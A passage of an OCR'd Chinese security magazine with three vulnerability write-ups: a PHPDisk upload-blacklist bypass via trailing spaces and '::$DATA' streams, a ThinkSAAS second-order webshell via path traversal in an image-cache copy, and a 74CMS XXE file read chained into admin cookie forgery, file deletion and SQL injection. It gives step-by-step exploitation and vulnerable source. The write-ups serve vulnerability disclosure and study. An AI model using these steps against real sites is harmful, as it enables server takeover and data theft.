


图　2-1-2

在后缀的后面加一个空格，然后就不会进入 in_array 那语句块，也不会被加.txt 了，就成功生成了一个干干净净的 php。

第二次绕过黑名单 (截至到现在 暂时未发布补丁)

来看看他是如何修复的，这次绕过用到了一个 win 的小特性。

```
function get_real_ext($file_extension){
        global $settings;
        $file_extension = trim($file_extension);
        if($file_extension){
                $exts = explode(',',$settings['filter_extension']);
                if(in_array($file_extension,$exts)){
                        $file_ext = '.'.$file_extension.'.txt';
```

```
                }else{
                        $file_ext = '.'.$file_extension;
                }
        }else{
                $file_ext = '.txt';
        }
        return $file_ext;
}
```

$file_extension = trim($file_extension);　//trim 了

去除了空格就意味着不能像上次那样绕过了。测试了一下大小写、小数点(.)、%81-%99，后面都被加了.txt。然后都知道 win 的那个小特性，<被转换成了*通配符。但是这个在上传的时候只能用来覆盖已经存在的文件，而在上传的目录中一般都不会有 php 文件的。

后来这个

http://msdn.microsoft.com/en-us/library/windows/desktop/aa364404%28v=vs.85%29.aspx

::$DATA Data stream. The default data stream has no name. Data streams can be enumerated using the FindFirstStreamW and FindNextStreamW functions.

文件的数据流，那么提交.php::$data，这样就不会匹配到黑名单中了，如图 2-1-3：




图　2-1-3

再次生成了干净的.php。这个官方暂时还没发补丁。

如何找文件？可以看到这个文件名都是非常随机的。我找了会也就只找到一处能找到文件的路径，不过需要开启“网盘客户端”。

在 plugins/phpdisk_client/client_main.php 中：

```
if($action && $action<>'download'){
        $agent = $_SERVER['HTTP_USER_AGENT'];
        if($agent!='phpdisk-client'){
                exit('<a    target="_blank">[PHPDisk Access Deny] Invalid Entry!</a>');
        }
}
```

当 action 为 download 的时候，就不用考虑 user agent 了：

```
$username = trim(gpc('username','GP',''));
$password = trim(gpc('password','GP',''));
$username = is_utf8() ? convert_str('gbk','utf-8',$username) : $username;
$password = is_utf8() ? convert_str('gbk','utf-8',$password) : $password;
$rs = $db->fetch_one_array("select * from {$tpf}users where username='$username' and
password='$password'");
if(!$rs){
        $str = '网盘登录出错：用户名或密码不正确，请重新输入';
        if(is_utf8()){
                echo convert_str('utf-8','gbk',$str);
        }else{
                echo $str;
        }
        exit;
```

这里判断了用户的帐号和密码，用我们上传文件的那个用户。

但是他这里由于带入查询的时候 password 没有 md5，所以这里我们需要对自己的密码进行 md5 一次。

继续往下面看：

```
case 'download':
                $file_id = (int)gpc('file_id','GP',0);
                $rs = $db->fetch_one_array("select * from {$tpf}files where file_id='$file_id' and
userid='$uid'");
                $tmp_ext = $rs[file_extension] ? '.'.$rs[file_extension] : '';
                if($rs[server_oid]){
                        $host = @$db->result_first("select server_host from {$tpf}servers where
server_oid='{$rs[server_oid]}'");
                }else{
                        $host = $settings[phpdisk_url];
                }
                //$filter_arr = explode(',',$settings['filter_extension']);
                //$tmp_ext = in_array($rs[file_extension],$filter_arr) ? '.txt'.$tmp_ext : $tmp_ext;
                header("Location:
".$host.$settings[file_path].'/'.$rs[file_store_path].$rs[file_real_name].get_real_ext($rs[file_extension]));
                //echo "select * from {$tpf}files where file_id='$file_id' and userid='$uid'";
                exit;
                break;
```

这里直接把查询出来的 file_real_name 直接带入到了 header 中，file_real_name 就是文件的名字。

```
header("Location:
".$host.$settings[file_path].'/'.$rs[file_store_path].$rs[file_real_name].get_real_ext($rs[file_extension]));
$rs = $db->fetch_one_array("select * from {$tpf}files where file_id='$file_id' and userid='$uid'");
```

这里就登录你发布这文件用的号码和你这文件的 id。

文件的 id 直接在我的网盘中，选中文件后点击就能看到 file_id 了，如图 2-1-4：




图　2-1-4

如果是正确的，就能直接 header 到 shell 了。如果是用的下面的绕过方式，header 后面会多一个::$data，去掉就行了。

（全文完）责任编辑：桔子

第2节　Thinksaas 二次操作导致 Getshell

作者：phithon

来自：听潮社区-Listen Tide

网址：http://team.f4ck.org/

漏洞原理

/app/photo/action/album.php 245 行

```
//批量修改执行
    case "info_do":
        //用户是否登录
        $userid = aac('user')->isLogin();
        $albumid = intval($_POST['albumid']);
        $albumface = tsClean($_POST['albumface']);
        $arrPhotoId = $_POST['photoid'];
        $arrPhotoDesc = $_POST['photodesc'];
        if($TS_USER['user']['isadmin']==0){
            foreach($arrPhotoDesc as $key=>$item){
                //过滤内容开始
                aac('system')->antiWord($item);
                //过滤内容结束
            }
        }
        foreach($arrPhotoDesc as $key=>$item){
            if($item){
```

```
                $photoid = intval($arrPhotoId[$key]);
                $new['photo']->update('photo',array(
                    'photoid'=>$photoid,
                ),array(
                    'photodesc'=>tsClean($item),
                ));
            }
        }
        //更新相册封面
        if($albumface){
            $new['photo']->update('photo_album',array(
                'userid'=>$userid,
                'albumid'=>$albumid,
            ),array(
                'albumface'=>$albumface,
            ));
        }
        header("Location: ".tsUrl('photo','album',array('id'=>$albumid)));
        break;
```

观察这个动作：$albumface = tsClean($_POST['albumface']);

从 POST albumface 获得了 albumface 的值。这个实际上是相册封面的意思。tsClean 是过滤 xss 的函数，跟本操作无关，暂且不表。获得了 albumface 后插入 photo_album 表：

```
//更新相册封面
        if($albumface){
            $new['photo']->update('photo_album',array(
                'userid'=>$userid,
                'albumid'=>$albumid,
            ),array(
                'albumface'=>$albumface,
            ));
        }
```

本来是无害的一个操作。不过我们再来看到另一个位置（安装好以后才有的）。

/cache/template/photo.photo.tpl.php:

```
<div><a href="<?php echo tsurl('photo','album',array('id'=>$item['albumid']))?>" class="album_photo"><img src="<?php if($item['albumface'] == '') { ?><?php echo SITE_URL;?>app/photo/skins/default/photo_album.png<?php } else { ?><?php echo tsXimg($item['albumface'],'photo',170,'170',$item['path'],1)?><?php } ?>" width="170" height="170" alt="<?php echo $item['albumname'];?>" /></a>
```

这里取到了刚才插入数据库的$item['albumface']，并传入 tsXimg 函数。于是我们来看看这个函数：

/thinksaas/tsFunction.php 671 行

```
/**
 * ThinkSAAS 专用图片截图函数
 * @param unknown $file 数据库里的图片 url
```

```
  * @param unknown $app    app 名称
  * @param unknown $w      缩略图片宽度
  * @param unknown $h      缩略图片高度
  * @param string $path
  * @param string $c 1 裁切,0 不裁切
  * [url=home.php?mod=space&uid=1214]@Return[/url] void|string
  */
function tsXimg($file, $app, $w, $h, $path = '', $c = '0') {
    if (! $file) {
        return false;
    }else{
        //$info = explode ( '.', $file );
        //$name = md10 ( $file ) . '_' . $w . '_' . $h . '.' . $info [1];
        $info = explode ( '/', $file );
        $name = $info [2];
        if ($path == '') {
            $cpath = 'cache/' . $app . '/' . $w . '/' . $name;
        } else {
            $cpath = 'cache/' . $app . '/' . $path . '/' . $w . '/' . $name;
        }
        if (! is_file ( $cpath )) {
            createFolders ( 'cache/' . $app . '/' . $path . '/' . $w );
            $dest = 'uploadfile/' . $app . '/' . $file;
            $arrImg = getimagesize ( $dest );
            if ($arrImg [0] <= $w) {
                copy ( $dest, $cpath );
            } else {
                require_once 'thinksaas/tsImage.php';
                $resizeimage = new tsImage ( "$dest", $w, $h, $c, "$cpath" );
            }
        }
        return SITE_URL . $cpath;
    }
}
```

这个函数过程是这样：

1.$info = explode (‘/’, $file); 将传入的路径用/来分成数组

2.$name = $info [2]; name 是数组的第三项。

3.$cpath = ‘cache/’ . $app . ‘/’ . $path . ‘/’ . $w . ‘/’ . $name; 将 cpath 设置一下，可以看到，直接将 name 放进 cpath 里了。

4.如果 cpath 不是文件，就创建目录：createFolders (‘cache/’ . $app . ‘/’ . $path . ‘/’ . $w);

5.getimagesize ($dest); 获得 dest 的大小，dest 是’uploadfile/’ . $app . ‘/’ . $file，传入文件的路径，$file 可控。

6.if ($arrImg [0] <= $w) {copy ($dest, $cpath);} 如果获得的宽度（$arrImg [0]）小于预设值$w，

则直接将 dest 复制到 cpath。

发现什么了吗，copy 这个操作的两个参数都是我们可以控制的。于是，我们就可以轻松地 getshell。

利用方法

首先注册用户，创建一个专辑(http://xxxx/index.php?app=photo&ac=create)，如图 2-2-1：

图　2-2-1

记下这个时候的专辑 id，我的是 1，如图 2-2-2：

图　2-2-2

把 shell 改后缀为.gif 然后上传。注意，不需要用图片木马，直接 webshell 上传即可。因为后面要验证图片的宽度小于 170，如果你的图片木马太大反而不能生成。

记下刚上传的文件目录，如图 2-2-3：




图　2-2-3

然后 localhost/think/index.php?app=photo&ac=album&ts=info_do POST 如下数据，如图 2-2-4：




图　2-2-4

如上图，我们之前说的$name 取得是$info[2]，也就是用/分割后的第三个，所以我前面加了个 1/2/shell.php 这个时候取的$name 既是 shell.php。

然后后面我需要用../跳转到根目录下，再把刚才记下的路径放在后面（上图第二个红框），发包后数据库里就改好了。再访问一下“我的专辑”（http://xxxx/index.php?app=photo&ac=album&ts=user&userid=你的 uid），或访问一下最新专辑（必须是能看到你的专辑的页面，才能生成），生成 shell.php，如图 2-2-5：

图　2-2-5

查看 http://xxxx/cache/photo/170/shell.php 即可，如图 2-2-6：




图　2-2-6

利用方法可能有点麻烦，但效果一流。所以说这是一个“二次 getshell”，先让危险的数据进入数据库，再通过程序取出，getshell。

（全文完）责任编辑：桔子

第3节　由 74CMS 任意文件读取到通用 XXE

作者：xfkxfk

来自：听潮社区-Listen Tide

网址：http://team.f4ck.org/

引子：

这些问题之前提交过，但是看了 74cms 好像没修复，本来 10.1 前就要发的，一致没时间拖到现在，估计现在漏洞还存在，所以就简单跟大家分享下，没什么拿得出手的，大家将就下！

简介

写这个漏洞的时候很纠结，不知道到底要提交给谁，74cms，cncert，腾讯？

最后还是交给 74cms 吧，因为 74cms 的厂商看了还是挺负责的，交给 cncert 又不知道能不能让厂商知道并修复，交给腾讯肯定又是忽略的节奏！

这里主要那 74cms 的漏洞和 phpyun 之前的漏洞分析，然后找出共同的问题点，然后找到来源，都是因为开发者的安全意识薄弱，还有腾讯的带头大哥榜样惹的祸，暂且这么说吧！

作为厂商只是那现成的来用，太依赖第三方的东西，完全没有自己考虑到问题的产生。

作为这个漏洞的来源腾讯，虽然提供了现成示例，示例中也有提到安全防御，但是只是一个提示，并没有真实的代码，由于带头大哥作用，用户很信任的直接拿来用了，然后问题产生了。。。

下面详细介绍。

任意文件读取漏洞

这里存在任意文件读取漏洞，应该是 XXE 漏洞，且同一文件存在多处

由于此漏洞又引起了 SQL 注入漏洞
这个漏洞最终雨牛提交过一次，74cms 修复了一次，但是还是可以绕过存在漏洞
在最新版中，74cms 在进入 responseMsg 前，添加了检测：

```
if(!$this->checkSignature())
                {
                exit();
        }
```

但是这里的检测在默认情况下依然存在问题，可被绕过，看下面分析！
文件/plus/weixin.php：

```
public function responseMsg()
    {
                if(!$this->checkSignature())
                {
                exit();
        }
                $postStr = $GLOBALS["HTTP_RAW_POST_DATA"];
                if (!empty($postStr))
                {
                $postObj = simplexml_load_string($postStr, 'SimpleXMLElement', LIBXML_NOCDATA);
                $fromUsername = $postObj->FromUserName;
                $toUsername = $postObj->ToUserName;
                $keyword = trim($postObj->Content);
                                $keyword = iconv("utf-8","gb2312",$keyword);
                $time = time();
                                $event = trim($postObj->Event);
                                if ($event === "subscribe")
                                {
                                    $word= "回复 j 返回紧急招聘，回复 n 返回最新招聘！您可以尝试输入职位名称如“会计”，系统将会返回您要找的信息，我们努力打造最人性化的服务平台，谢谢关注。";
                                    $text="<xml>
                                    <ToUserName><![CDATA[".$fromUsername."]]></ToUserName>
                                    <FromUserName><![CDATA[".$toUsername."]]></FromUserName>
                                    <CreateTime>".$time."</CreateTime>
                                    <MsgType><![CDATA[text]]></MsgType>
                                    <Content><![CDATA[".$word."]]></Content>
                                    </xml> ";
                                    exit($text);
                                }
```

这里将$postStr = $GLOBALS["HTTP_RAW_POST_DATA"];
通过 simplexml_load_string 解析后的内容，直接带入了$postObj：
然而$postStr = $GLOBALS["HTTP_RAW_POST_DATA"];就是直接获取的 POST 过来的 XML 内容，没有经过任何处理，且无视 GPC。
整个过程就是传一个 XML 的内容进去，然后输出一个 XML 的内容，那么我们结果 XML 实体注入不就可以读取服务器上的内容，然后再输出出来么？！

实际证明是可行的，见漏洞证明！

在这之前还有一个条件：

```
private function checkSignature()
        {
        $signature = $_GET["signature"];
        $timestamp = $_GET["timestamp"];
        $nonce = $_GET["nonce"];
                $token = TOKEN;
                $tmpArr = array($token, $timestamp, $nonce);
                sort($tmpArr);
                $tmpStr = implode( $tmpArr );
                $tmpStr = sha1( $tmpStr );
                if($tmpStr == $signature )
                {
                        return true;
                }
                else
                {
                        return false;
                }
        }
```

如果用户设置了 wx_token 就没办法了，但是这个 wx_token 默认是空的。

所以在默认条件下，没有 wx_token 时，这个$tmpStr == $signature==da39a3ee5e6b4b0d3255bfef95601890afd80709，这是一个固定的值了，我们是完全可以利用上面的漏洞读入任意文件。

后台任意登陆及任意文件删除漏洞

由于我们上面的任意文件读取，可以读到任意文件，所以配置文件中的$QS_pwdhash 也是可以读取到的。我们来看看后台的管理权限验证：

文件：/admin/admin_baiduxml.php

```
define('IN_QISHI', true);
require_once(dirname(__FILE__).'/../data/config.php');
require_once(dirname(__FILE__).'/include/admin_common.inc.php');
$act = !empty($_REQUEST['act']) ? trim($_REQUEST['act']) : 'xmllist';
$smarty->assign('act',$act);
$smarty->assign('pageheader',"百度开放平台");
.....
```

开头引用了 admin_common.inc.php，进入：

```
if(empty($_SESSION['admin_id']) && $_REQUEST['act'] != 'login' && $_REQUEST['act'] != 'do_login' &&
$_REQUEST['act'] != 'logout')
{
        if($_COOKIE['Qishi']['admin_id'] && $_COOKIE['Qishi']['admin_name'] &&
$_COOKIE['Qishi']['admin_pwd'])
        {
                        if(check_cookie($_COOKIE['Qishi']['admin_name'],$_COOKIE['Qishi']['admin_pwd']))
```

```
                {
                        update_admin_info($_COOKIE['Qishi']['admin_name'],false);
                }
                else
                {
                        setcookie("Qishi[admin_id]", '', 1, $QS_cookiepath, $QS_cookiedomain);
                        setcookie("Qishi[admin_name]", '', 1, $QS_cookiepath,
$QS_cookiedomain);
                        setcookie("Qishi[admin_pwd]", '', 1, $QS_cookiepath, $QS_cookiedomain);
                        exit('<script
type="text/javascript">top.location="admin_login.php?act=login";</script>');
                }
        }
        else
        {
        exit('<script type="text/javascript">top.location="admin_login.php?act=login";</script>');
        }
}
```

这里进行验证，如果未登录，且访问后台页面时，会判断 COOKIE

当 COOKIE 中的 admin_id，admin_name，admin_pwd 不为空时，调用 check_cookie 检测验证：

```
function check_cookie($user_name, $pwd)
 {
          global $db,$QS_pwdhash;
          $sql = "SELECT * FROM ".table('admin')." WHERE admin_name='".$user_name."' ";
          $user = $db->getone($sql);
          if(md5($user['admin_name'].$user['pwd'].$user['pwd_hash'].$QS_pwdhash) == $pwd)
        {
        return true;
        }
        return false;
 }
```

这里通过 admin_name 查出管理员的 pwd，pwd_hash，然后 md5($user['admin_name'].$user['pwd'].$user['pwd_hash'].$QS_pwdhash)。当此 md5 值等于 cookie 中的 pwd 时，然后 true。所以，这里的 admin_name 可控，QS_pwdhash 通过读取可控。当 admin_name 不存在时，返回的 pwd，pwd_hash 为空。

此时

md5($user['admin_name'].$user['pwd'].$user['pwd_hash'].$QS_pwdhash) == md5(''.''.''.$QS_pwdhash) == pwd

所以，当我们 cookie 中的 pwd 等于 QS_pwdhash 的 md5 即可通过，返回 true。此时即可操作这里的 admin_baiduxml.php 页面的功能。

回到此页面：

```
elseif($act == 'del')
{
        $xmlset=get_cache('baiduxml');
```

```
        $xmldir = '../'.$xmlset['xmldir'];
        echo $xmldir;
        $file_name=$_POST['file_name'];
        if (empty($file_name))
        {
        adminmsg("请选择文档！",1);
        }
        if (!is_array($file_name)) $file_name=array($file_name);
        foreach($file_name as $f )
        {
        echo $xmldir.$f;
        @unlink($xmldir.$f);
        }
        adminmsg("删除成功！",2);
}
```

当 act=del 时：

POST 的 file_name 没有经过处理直接进入 unlink 函数，导致任意文件删除！

SQL 注入漏洞

再往下看：

```
if (!empty($keyword))
{
        if($_CFG['sina_apiopen']=='0')
        {
                $word="网站微信接口已经关闭";
                $text="<xml>
                        <ToUserName><![CDATA[".$fromUsername."]]></ToUserName>
                        <FromUserName><![CDATA[".$toUsername."]]></FromUserName>
                        <CreateTime>".$time."</CreateTime>
                        <MsgType><![CDATA[text]]></MsgType>
                        <Content><![CDATA[".$word."]]></Content>
                        </xml> ";
                exit($text);
        }
        $limit=" LIMIT 6";
        $orderbysql=" ORDER BY refreshtime DESC";
        if($keyword=="n")
        {
                $jobstable=table('jobs_search_rtime');
        }
        else if($keyword=="j")
        {
                $jobstable=table('jobs_search_rtime');
                $wheresql=" where `emergency`=1 ";
        }
```

```
else
{
        $jobstable=table('jobs_search_key');
        $wheresql.=" where likekey LIKE '%{$keyword}%' ";
}
$word='';
$list = $id = array();
$idresult = $this->query("SELECT id FROM {$jobstable} ".$wheresql.$orderbysql.$limit);
while($row = $this->fetch_array($idresult))
{
        $id[]=$row['id'];
}
if (!empty($id))
{
        $wheresql=" WHERE id IN (".implode(',',$id).") ";
        $result = $this->query("SELECT * FROM ".table('jobs').$wheresql.$orderbysql);
```

当 sina_apiopen 没有开启时，这里同样是 XXE 漏洞。

当 sina_apiopen 开始时，keyword = trim($postObj->Content);，即为输入的 xml 中的 content 标签的内容，进入下面的 SQL 执行，由于这里的数据时无视 GPC 的，随意直接到 SQL 注入，读取任意用户数据了。

上面讲了下 74cms 的漏洞，下面重点分析一下这个统一的 XXE 漏洞

下面我们来说一下这里的通用的任意文件读取 XXE 漏洞。

这里都是在微信功能里面，而且都是同样的原因引起的：

先判断 checkSignature，这里只有一个参数 TOKEN 不可知，但是默认都是空

所以此函数的判断基本上忽略

然后$postStr = $GLOBALS["HTTP_RAW_POST_DATA"];获取内容，都是通过 simplexml_load_string 解析获取的 xml 内容，不经过处理直接进入 xml 内容里，然后输入了

同样的案例 phpyun 人才系统也用

http://www.wooyun.org/bugs/wooyun-2014-064637

74cms 人才系统也有，所以怀疑这里的微信功能是同一模块代码都拿来直接用的。事实就是这样：

微信接口开发者指南：

http://mp.weixin.qq.com/wiki/index.php?title=%E6%8E%A5%E5%85%A5%E6%8C%87%E5%8D%97

这里就是 phpyun 和 74cms 中微信模块的来源。

而且这里给出来现成的 PHP 示例代码：

http://mp.weixin.qq.com/mpres/htmledition/res/wx_sample.20140819.zip

来看看这里的示例代码：

```
<?php
/**
  * wechat php test
  */
//define your token
define("TOKEN", "weixin");
```

```
$wechatObj = new wechatCallbackapiTest();
$wechatObj->valid();
class wechatCallbackapiTest
{
        public function valid()
    {
        $echoStr = $_GET["echostr"];
        //valid signature , option
        if($this->checkSignature()){
                echo $echoStr;
                exit;
        }
    }
    public function responseMsg()
    {
                //get post data, May be due to the different environments
                $postStr = $GLOBALS["HTTP_RAW_POST_DATA"];
              //extract post data
                if (!empty($postStr)){
                        $postObj = simplexml_load_string($postStr, 'SimpleXMLElement', LIBXML_NOCDATA);
                $fromUsername = $postObj->FromUserName;
                $toUsername = $postObj->ToUserName;
